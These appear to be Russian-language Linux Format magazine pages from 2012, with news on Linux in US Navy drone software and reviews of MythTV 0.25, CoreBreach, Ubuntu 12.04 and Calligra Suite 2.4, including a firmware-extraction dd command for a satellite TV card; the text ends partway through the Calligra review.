Закажите Red Hat Enterprise Linux в ГНУ/Линуксцентре и получите в подарок книгу «Полное руководство пользователя Red Hat Enterprise Linux»



Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center

ПОЛЕТАЕМ

Linux для морпехов

Linux будет применен в системе управления беспилотными летательными аппаратами ВМС США.

Военно-морские силы США заключили контракт с компанией Raytheon на разработку программного обеспечения для тактического управления беспилотными летательными аппаратами вертикального взлета и посадки. Примечательно, что в контракте оговорено: разрабатываемая система должна быть основана на Linux. Сумма контракта на разработку системы составляет 27,9 млн долларов. Работу планируется завершить в феврале 2014 года.

Сообщается, что требование ВМС США об использовании Linux выдвинуто с целью достижения более высокой безопасности, после прошлогоднего инцидента с проникновением вредоносного ПО в инфраструктуру системы управления беспилотными аппаратами на базе Windows, внедренную в Военно-воздушных силах США.

Также поясняется политика министерства обороны США, связанная с соблюдением требований лицензии GPL. Опубликован специальный документ, регламентирующий использование открытого кода в военных проектах. В частности, поясняется возможность комбинирования в одном продукте кода под лицензией GPL и закрытого/секретного кода, при условии, что данный продукт будет использован только для внутренних целей ведомства и не выйдет наружу. Тем не менее,

О компании Raytheon

Raytheon – одна из старейших американских компаний, крупный поставщик военного ведомства США. Более 90 % доходов компании дают оборонные заказы. Основана в 1922 г., стала корпорацией в 1928 г., современное название получила в 1959 г. Среди наиболее распространенных «игрушек» компании – ракеты BGM-109 Tomahawk и MIM-104 Patriot, активно использовавшиеся во многих военных конфликтах, в которых участвовали (и участвуют) США. Также компания занимается разработкой и производством БПЛА – беспилотных летательных аппаратов, в которых и будет применена наша любимая ОС.

отмечается, что разработка только для внутреннего использования требует от подрядчиков особого подхода, связанного с необходимостью обеспечения сохранения копирайта и других прав на ре-

«Сохраняется требование полного открытия исходных текстов.»

зультаты использования кода. Для проектов, публикуемых для широкого доступа, такая комбинация недопустима, и поэтому сохраняется требование полного открытия исходных текстов продуктов, в которых используется код GPL. LXF



➤ Скоро эти «малыши» будут летать под управлением Linux, что увеличит их надежность.

Новости короткой строкой

➤ Принято официальное решение об обеспечении полноценной поддержки платформы Linux в *Carmageddon: Reincarnation*, ремейке известной игры в жанре гонок на выживание. Источник: www.kickstarter.com

➤ Компания Mail.ru Group представила российским пользователям новую MMORPG *Дофус* – кроссплатформенный вариант популярной в Европе французской игры *Dofus*, адаптированной для русскоязычных пользователей. Источник: <http://files.mail.ru/5H2E3M>

➤ Неизвестный опубликовал на сайте <http://insidepro.com/> (ресурс по совместному подбору паролей) базу с информацией о 6,5 млн паролей пользователей популярной профессиональной социальной сети LinkedIn. Источник: <http://arstechnica.com>

➤ Разработчики Mozilla приступили к реализации проекта Shumway, попытке создания проигрывателя Adobe Flash с использованием технологий HTML5 и языка JavaScript. Источник: <https://github.com/mozilla/shumway>

➤ Ларри Пейдж [Larry Page] сообщил об официальном завершении оформления сделки по покупке Google компании Motorola Mobility за \$12,5 млрд. Источник: <http://googleblog.blogspot.com>

➤ По инициативе организаций Creative Commons, Mozilla Foundation, OpenGameArt и Фонда СПО стартовал «Кубок свободного пикселя [Liberated Pixel Cup]» – конкурс по разработке игр. Источник: <http://lpc.opengameart.org>

➤ После более 10 лет существования проекта разработчики мультимедиа-проигрывателя MPlayer объявили о выпуске первой стабильной версии – 1.1. Источник: www.mplayerhq.hu

➤ На заседании управляющего совета проекта X.Org в начале июня объявлено об официальной регистрации X.Org Foundation как некоммерческой организации. Формально она существует уже много лет, но официальный статус получен только сейчас. Источник: www.phoronix.com

➤ Новая модель седана-люкс Cadillac XTS комплектуется информационно-развлекательной системой CUE (Cadillac User Experience) на базе Linux. Источник: www.wired.com

MythTV 0.25

Грэм Моррисон самоотверженно вытерпел кошмар установки и часы просмотра дневных телепрограмм, чтобы освободить вас от тяжелых испытаний.

Вкратце

» Домашний медиа-центр, который будет записывать, перематывать, выводить потоком, редактировать, архивировать, делиться и распространять телевидение. Сравнимых альтернатив ему нет.


Мы наивно обольщались, что этот обзор отнимет всего день – возьмем какую-нибудь последнюю версию Mythbuntu (или более предпочтительный механизм доставки для каждого релиза), хлебнем кофе с молоком, пнем Mythbuntu в тестовую машину, воткнем источник видео и посмотрим на новые возможности. Но раз уж дело касается Linux/MythTV/Ubuntu, ничто не идет по плану. В итоге мы два, три и четыре дня спустя все еще маялись над этим.

Нам не удалось скомпилировать проприетарные драйверы Nvidia, так как X.org из последней версии Ubuntu с ними не работает. Пришлось вручную извлекать прошивку для нашей спутниковой карты, так как Ubuntu уже не содержит новой версии, и мы умоляли MythTV найти каналы, которые Mplayer, VLC и команда scandvb находят без лишних жертв. Мы даже просверлили дырку в стене чердака, чтобы просунуть спутниковый кабель, и использовали параллельные SSH-туннели, чтобы работать из офиса.

Я этого не могу, Сэм

Некоторые из этих проблем вызвало наше устаревшее оборудование. Например, наша карта Nvidia – FX5200 без вентилятора, почти десятилетней давности, и она слишком стара для самого последнего релиза проприетарных драйверов Nvidia.

Открытые драйверы Nouveau давали очень плохое ускорение видео, а унаследованные драйверы убраны из последнего релиза Ubuntu. Мы исправили эту беду, пе-



» Вы уже не сможете пропустить эпизод *Countdown* — сейчас он доступен с высокой четкостью и объемным звуком.

рейдя на дистрибутив с более старой версией X.org. Но другие проблемы, типа чересчур многословных страниц настроек сервера MythTV или гораздо больших усилий, требуемых даже для простой установ-

вы сообщаете MythTV, какое ТВ-оборудование используется, где вы забираете данные о программах и как все это привязывается к базе данных в основе всей системы. Поскольку большинство обратится к обыч-

«Мы даже просверлили дырку в стене, чтобы просунуть кабель.»

ки, были глубже. Неприятность в основном связана с утилитой установки движка, которую нужно запускать, когда все остальное уже установлено. Именно на этом шаге

вы сообщаете MythTV, какое ТВ-оборудование используется, где вы забираете данные о программах и как все это привязывается к базе данных в основе всей системы. Поскольку большинство обратится к обычной установке (например, в Великобритании – Freeview и Freesat), не верится, что нельзя просто выбрать профиль для вашей установки. Вместо этого все протаскиваются через каждую опцию, пытаюсь по дороге наугадить информацию о канале и спецификациях. При нашей спутниковой антенне это привело к четырехкратной проверке профиля LNB, частот и времен ожидания. Требуется большое количество проб и ошибок и, как следствие, огромная трата времени и терпения, а чудной вводу клавиатуры для программы-установщика усугубляет ситуацию.


Не всегда понятно, что опция сохранилась, что канал определен или что ваше оборудование работает должным образом. Все это вызывает ощущение Linux 1999 года, и это большая проблема, ведь райские поля работающей MythTV столь вожделенны. Ни на какой другой платформе ничего подобного нет. Работающая установка MythTV – это лучшее цифровое телевидение, которое может попасть к вам в руки.



Свойства навскидку



Mythbuntu выигрывает
Mythbuntu устраняет большую часть возни, связанной с установкой и управлением, но не с настройкой.



Больше тем
Появились новые темы, и вдобавок теперь можно автоматически скачивать обновления.



Удаленные приложения
На устройствах Android и iOS есть приложения, применимые для удаленного управления MythTV.



► Как при всяком главном релизе *MythTV*, в нем есть обновления, темы и новый программный менеджер загрузок.

Этот релиз *MythTV* – первый почти за полтора года, и он сильно обновился, введя тысячи незаметных улучшений стабильности и качества сигнала, а также производительности и практичности.


Если вы живете в США, то говорят, что устройства CableCard, типа SiliconDust HDHomeRun Prime и Ceton InfiniTV 4, работают там прямо из коробки. У них есть поддержка 3D и HDMI-CEC, протокола для двусторонней связи по кабелю HDMI. Коль скоро все переходят на высокую четкость, возможно, самым важным новшеством является то, что сейчас, благодаря использованию Video Acceleration API, декодирование видео может быть перенесено на вашу видеокарту.

На такое способны многие устройства. Однако если у вас оборудование Nvidia, вы получите лишь ограниченное подмножество его потенциала, потому что оно использует собственную проприетарную архитектуру.

Чертовы штучки хоббитов

Просмотр, запись и воспроизведение различных HD-каналов, вещающих на территории Великобритании, у нас прошли гладко – и на оборудовании Nvidia, и без него.

Цифровой звук также значительно улучшен. Сейчас вы можете выводить широкий диапазон аудиопотоков высокого разрешения по кабелю HDMI, включая E-AC3 (Dolby Digital Plus), DTS-HD Hi-Res,




► Планирование программ – по-прежнему самая мощная часть всей системы, здесь есть даже приблизительный поиск.

Обновление цифрового спутника

Мы недавно обновили свое приемное оборудование с изначальной карты WinTV DVB-S на более новую WinTV NOVA-HD-S2 DVB-S2. Эта карта должна уметь декодировать большинство HD каналов, вещаемых со спутника. Как и с другими подобными устройствами, оно требует, чтобы во время загрузки загружался проприетарный файл прошивки, и хотя предыдущие версии Ubuntu без труда преодолевали этот шаг, последней версии, кажется, это не удается, причем сообщения об ошибке нет. Если вы не уверены, поищите «No firmware uploaded» в выводе команды `dmesg`. Решением для Ubuntu (любезно предоставленный www.linuxtv.org) будет взять

версию v1.26.28 драйвера для Windows из www.wintvcd.co.uk – имя файла должно быть `88x_2_126_28225_WHQL.zip`. Распакуйте его и перейдите в папку `Driver88`. В ней введите `dd if=hcw88bda.sys of=/lib/firmware/dvb-fe-cx24116-1.20.79.0.fw skip=81768 bs=1 count=32522`. При этом двоичный файл прошивки распакуется и скопируется. Возможно, для вашего дистрибутива придется исправить пункт назначения файла на `/lib/firmware`. После этого при использовании устройства, имеющего доступ к DVB-S карте, вы должны увидеть сообщение «Firmware upload complete», и получите возможность сканировать и смотреть ТВ.



► WinTV NOVA-HD-S2 DVB-S2 – отличный выбор, если у вас есть доступ к спутниковой тарелке и вам нужна передовая платформа *MythTV*.

DTS-HD MA и TrueHD. На нашей 3-ГГц системе Core 2 Duo запись одиночного HD-канала заняла примерно 20% CPU, тогда как воспроизведение утроило это значение. Если вы хотите заменить телеприставку на *MythTV*, вам однозначно понадобится серьезное оборудование, однако лучшим вариантом будет подключить к вашему телевизору устройство вроде Porscop Hour (см. обзор в [LXF148](#)), а *MythTV* оставить работать на чердаке. Встроенный в *MythTV* сервер UPnP будет добавлять запись автоматически, хотя вы потеряете дополнительные возможности клиентской части. Например, в этом новом релизе *MythVideo* перенесено в ядро приложения, и обновлены все модули расширения.

Мы также пытались использовать новую функцию Airplay, которая посылает фото и видео с iPhone и iPad, но она у нас не заработала. Результатом стал лишь поток сообщений об ошибках.

Но нам всем порой приходится испытывать подобное. Именно поэтому многие из нас выбирают Linux. А в конечном счете *MythTV* – невероятно мощная система,

способная проделать почти все. Она выглядит и работает еще лучше, чем раньше, и видеть такой проект процветающим – просто фантастика. Несмотря на его сложность, реальной альтернативы у него нет. Вот только, после всех наших мук, хотелось бы какого-нибудь приличного зрелища по телевизору... [LXF](#)

LINUX FORMAT Вердикт

MythTV 0.25

Разработчик: Айзек Ричардс (Isaac Richards)
Сайт: www.mythtv.org
Цена: Бесплатно под GPL

Функциональность	10/10
Производительность	10/10
Простота использования	2/10
Документация	10/10

► Прекрасная программа, если вы сможете установить ее.

Рейтинг 8/10

CoreBreach

Бен Эверард пытается не разбиться у всех на виду и добыть себе свободу, управляя антигравитационным космолетом. Цвет будущего, похоже, серый.

Вкратце

» Освойте управление антигравитационным космолетом на футуристичной гонке, где на кону ваша свобода. См. также: *SuperTuxKart*, *Trigger Rally* и *TORCS*.

Итак, вы – политзаключенный, которого принудили участвовать в гонке, чтобы отвлечь внимание общественности от махинаций правительства в стране. Чтобы обогнать соперников, вам выдано несколько видов оружия – одной скоростью тут не отбиться. Правительство решило, что гонки на выживание занимают народ гораздо больше, чем обычные.

Нет, это не ответ Джеймса Кэмерона [James Cameron] на центральную тему нашего прошлого выпуска «Надуем ЦРУ», это *CoreBreach* – игра-гонка от CoreCode. Для установки нужно лишь распаковать архив и запустить скрипт. Зависимости есть, но они легко удовлетворяются из репозитория большинства дистрибутивов. На сайте также доступны RPM- и Deb-файлы, а приложение целиком продается в магазине приложений Ubuntu.

Наследие Трона

На первый взгляд, это что-то из фантастики 1980-х. Графика в духе фильма *Трон* создает впечатление движения внутри машинной графики (САПР) – мечта любителей ретро-игр.

Акомпанемент игры – танцевальная музыка, которая многим наверняка понравится, но у автора обзора лишь вызвала головную боль. С этой проблемой он справился, просто отключив звук в игре и заведя Билли Джоэла (Billy Joel) в *Banshee*. По ходу гонки ваш рейтинг Core будет нарастать – или убывать, если вы врезае-тесь в стены или в соперников. А когда он



» У каждой трассы своя цветовая схема. Например: серо-сиреневая, серо-красная, серо-оранжевая. Угадайте, какой цвет у разработчиков любимый?

достигнет 100, вы перейдете в режим Core. Это повысит эффективность ваших двигателей и оружия и замедлит время, так что управлять машиной станет удобнее. Возможно, из-за косорукости автора это получалось так редко, что особого влияния не оказало. Во всех играх-гонках вы ищите компромисс между скоростью и контролем: в одних побеждаешь, рьяно вдавя по газам, в других приветствуется аккуратное вождение. *CoreBreach* – явно первый случай.

Если попадете в призеры – появится новый корабль, если выиграете – попадете на следующий заезд. Всего в вашем распоряжении 7 кораблей, 6 трасс и 5 уровней сложности. Для того, чтобы немного поразвлечься – вполне достаточно.

CoreBreach поддерживает режим двух игроков на разделенном пополам экране; правда, без дополнительного контроллера на одной клавиатуре тесновато. Если вы предпочитаете скорость избиению соперников, режим Time Attack позволяет вам гонять по любой трассе и практически на любом корабле, без всяких мельтешащих соперников.

Вы можете создавать свои собственные трассы при помощи *Blender*, и есть сайт, где игроки меняются ими друг с другом. В некоторых версиях OpenGL отмечены ошибки, поэтому начинать лучше всего

с демо-версии, особенно если видеокарта у вас не новая. Разработчики утверждают, что карты Intel не поддерживаются, но на наших тестовых машинах игра пошла, хотя и не без некоторых дефектов изображения.

CoreBreach разработана на Mac OS X, а затем портирована на Linux при помощи GNUstep. По словам разработчиков, это первый случай в сфере коммерческих игр. Да, в ней нет новейшей графики и многопользовательского онлайн-режима, но если вы ищете гонку под Linux, стоит обратить внимание на *CoreBreach*. **LXF**




Свойства навскидку



Рекорды онлайн

Игра публикует ваши показатели на сайте. Поищем-ка, где Бен... так, 0019b92fee82, на самом дне таблицы.



Чтоб тебя, Core

Режим Core предоставляет вам больше скорости и оружия, но всего на пару секунд.

LINUX FORMAT Вердикт

CoreBreach

Разработчик: CoreCode & nCreate
Сайт: <http://corebreach.corecode.at>
Цена: \$6,99

Функциональность	8/10
Производительность	7/10
Простота использования	7/10
Оправданность цены	8/10

» Есть, конечно, гонки и поинтереснее, но при такой цене жаловаться грешно.

Рейтинг 8/10

Ubuntu 12.04

Увидел свет первый LTS-релиз Ubuntu с рабочим столом Unity по умолчанию – и попал в точку, утверждает **Джонатан Робертс**.

Вкратце

» Ubuntu ориентирован на удобство пользователей. См. также: Linux Mint, OpenSUSE или PCLinuxOS.

Canonical выпустил Ubuntu 12.04, свой четвертый релиз с долгосрочной поддержкой (LTS). В отличие от стандартных, выходящих каждые полгода и вбирающих новые технологии, цель любого LTS-релиза – представить надежную, стабильную платформу для корпоративных клиентов и требовательных домашних пользователей.

Обычно такие релизы невыразительны – пара-тройка новых функций, развлечения ради, и множество инкрементальных улучшений, которые всеми приветствуются, но волнуют мало. Но это не про Ubuntu 12.04: ведь это первый LTS-релиз, где рабочий стол Unity интегрирован по умолчанию.



Так подарил ли Canonical пользователям прежней LTS-версии новый дом, куда можно спокойно переехать, или их бросят на произвол судьбы до апреля 2013, когда поддержка этого релиза закончится, а до нового будет еще целый год? Ответ – да (почти).

«Установщика лучше нет ни в Windows, ни в Mac OS X.»

Unity стал значительно быстрее и надежнее. Наше тестирование показало, что он не тормозит, даже если открыто с дюжины приложений да еще параллельно обдирается DVD – это суровая нагрузка для большинства машин, а стало быть, в этом отношении пользователи могут быть спокойны.

Dash тоже работает хорошо. Добраться до него легко – щелкните по значку Ubuntu или нажмите клавишу Windows, а потом прямо из него, через встроенный поиск,

» Из недостатков: привязанность Unity к скрытому меню в верхней панели нелепа.



» Dash поможет быстро найти все ваши файлы и приложения.

ищите нужные файлы и приложения. Новая функция HUD позволяет искать и прямо из меню любых приложений, и если вы еще не успели ее попробовать – спешите видеть.

А самое замечательное – анимация и прочие визуальные эффекты доведены до такого совершенства, что теперь воспринимаются как часть стиля Unity, превращая ежедневную работу с ним в сплошное удовольствие. Хорошим примером может стать то, что приложения всегда добавляются над переключателем рабочих столов, съемными устройствами и корзиной – таким образом, доступ к ним всегда находится на одном месте, что бы вы ни делали.

Все эти вещи способствуют надежности и удобству использования. Нас смутила только интеграция заголовков приложений в главную панель. Вроде и в русле, но выглядит странно и чужеродно. Интересно было бы посмотреть, отметили ли это тестировщики Canonical.

Помимо Unity

Остальное в дистрибутиве выглядит столь же отшлифованным. Установщик просто бесподобен – лучше нет ни в одном другом дистрибутиве Linux, равно как и в Windows или Mac OS X.

Управление пакетами также сделало скачок. Очень радуется, что поиск обнаруживает только пакеты приложений, не во-

рочивая всякие случайные библиотеки. Приятно видеть растущую коллекцию обзоров и платного ПО – это делает Software Centre еще более ценным ресурсом. Кроме собственных функций Ubuntu, имеется джентльменский набор лучших открытых приложений для всех дистрибутивов. В частности, этот релиз Ubuntu обзавелся новыми версиями *Firefox* и *LibreOffice*, существенно улучшенными со времени последнего LTS-релиза.

Обновиться советуем не колеблясь. А также советуем тем, кто никогда не пробовал Ubuntu или отвернулся от него после внедрения Unity, рискнуть снова предоставить ему шанс. **LXF**

LINUX Вердикт
FORMAT

Ubuntu 12.04 Desktop

Разработчик: Canonical
Сайт: www.ubuntu.com
Цена: Бесплатно

Функциональность	9/10
Производительность	9/10
Удобство использования	9/10
Документация	9/10

» Ubuntu задает стандарт качества дистрибутивов Linux.

Рейтинг **9/10**

Calligra Suite 2.4

Стоп! Разве есть другие открытые офисные пакеты, помимо *Libre/OpenOffice*? Шашанк Шарма бросился проверять.

Вкратце

» Дебютный релиз офисного пакета в лучших традициях открытого ПО и с богатым арсеналом приложений. См. также: *LibreOffice*.


Несколько номеров назад мы уже говорили о *Calligra Project* – офисном пакете с набором приложений для графики и стандартных приложений. В свое время он отделился от *KOffice*, чтобы создать офисный набор, способный работать на самых разных платформах и устройствах. И вот перед нами *Calligra 2.4* – несмотря на номер версии, это первый стабильный релиз проекта. Предыдущим был *KOffice 2.3* – разработчики не стали прерывать нумерацию, как и в случае с *LibreOffice 3.3*, ответвившись от *OpenOffice*. Подготовка этой версии длилась почти год, но, начиная с этого релиза, решено установить цикл в 4 месяца.

Между *Calligra Suite* и *KOffice* есть как сходства, так и различия. Для пользователей настольной версии самое важное то, что ветка *Calligra* не является частью *KDE Software Compilation*. На самом деле, перемена названия нужна была именно для того, чтобы убрать привязку *Calligra* к какому-либо конкретному рабочему окружению.

Букет приложений

После разделения, разработчики из нынешнего проекта *KOffice* и нового *Calligra Suite* решили разделить сферы влияния в арбитражном порядке. Было решено, что названия *KOffice* и *Kword* останутся за прежней командой, равно как и информационные каналы.

Команда *Calligra* получила права на названия приложений: *Kexi* – для управления базами данных, *Krita* – для рисования



» Хотя в названиях и не маячит буква «К», приложения *Calligra Suite* симпатичнее смотрятся все-таки в KDE.

и *Karbon* – для создания и редактирования векторной графики, но должна была переименовать все остальные.


В итоге, *Calligra 2.4* вышла в составе девяти приложений, оказавшись самым полным офисным набором. Самыми востребованными будут, конечно, редактор документов *Words*, инструмент для работы с электронными таблицами *Tables* и приложение для создания презентаций *Stage*.

Есть также *Flow* для построения блок-схем, *Plan* для управления проектами

и новый *Braindump* для создания заметок. Но в центре внимания все же текстовый процессор. *Calligra Words*, как и другие приложения в *Calligra Suite*, позволяет оптимально распределить доступное горизонтальное пространство при использовании широкоформатных мониторов, а потому в работе он отличается от других подобных приложений.


Вместо привычных панелей инструментов наверху, основной функционал свернут в плавающие панели по бокам. И самое

Свойства навскидку




Calligra Words

Многие приложения в *Calligra Suite* открывают после запуска окно Выбор документа.



Calligra Sheets

Процессор электронных таблиц – самое зрелое офисное приложение в *Calligra Suite*.



Calligra Stage

Если вам подавай многообразие эффектов перехода, поищите где-нибудь в другом месте.

лучшее в них то, что их можно перемещать как угодно, на ваше усмотрение: на другую сторону окна, вверх или вниз, или не упорядочивать совсем.

Сага о форматах


Одним из самых шумных прорывов *Calligra Suite* стала поддержка Open Document Format (ODF). Слегка удивило лишь то, что это расширение произошло ценой утраты других форматов. Мы обеими руками за открытые форматы, но заставлять людей сохранять только в них не сулит хорошего сообществу, воспевающему «выбор» как свое главное преимущество.

И коль скоро более новые версии проприетарных офисов, вроде *Microsoft Office*, могут открывать документы в ODF, отсутствие других альтернатив для сохранения в *Calligra* ударит по интересам пользователей – прежде всего тех, кто занят в бизнесе и вынужден иметь в обороте документы, созданные в других офисах и сохраненные в проприетарных форматах. После редактирования в *Calligra* позволяет сохранить их только в ODF, и будет куча одноименных файлов с разными расширениями. Зато импорт документов в других форматах радует. Он прекрасно справился со старыми DOC- и XLS-файлами, равно как и с более новыми в *Office* форматами Open XML, DOCX и XLSX. Только в одном PPTX-файле в *Calligra Stage* не отобразились некоторые текстовые эле-


«Заставлять сохранять только в открытом формате нехорошо.»

менты. Что интересно, в *LibreOffice Impress* такой проблемы не возникло.

Несмотря на то, что релиз был в разработке столько времени, все-таки ощущается, что это дебютант. Первая подмеченная странность – *Words* не может сохранять документы в формате простого текста, а в *Sheets* опция сохранения в TXT имеется. Также, поскольку официальных двоичных сборок *Calligra* не выпущено, пользовате-



» В растровом графическом редакторе *Krita* есть все, чтобы отобразить полет вашей фантазии.



» *Calligra* с легкостью импортирует документы, созданные в *LibreOffice*. Обратный процесс, к сожалению, не столь успешен.

лям приходится рассчитывать на комплектацию офисного пакета из репозитория своих дистрибутивов. Мы попробовали его на Kubuntu 11.10 и OpenSUSE 12.1, а также на последнем релизе Chakra Linux 2012.04, где *Calligra* входит в базовый состав.

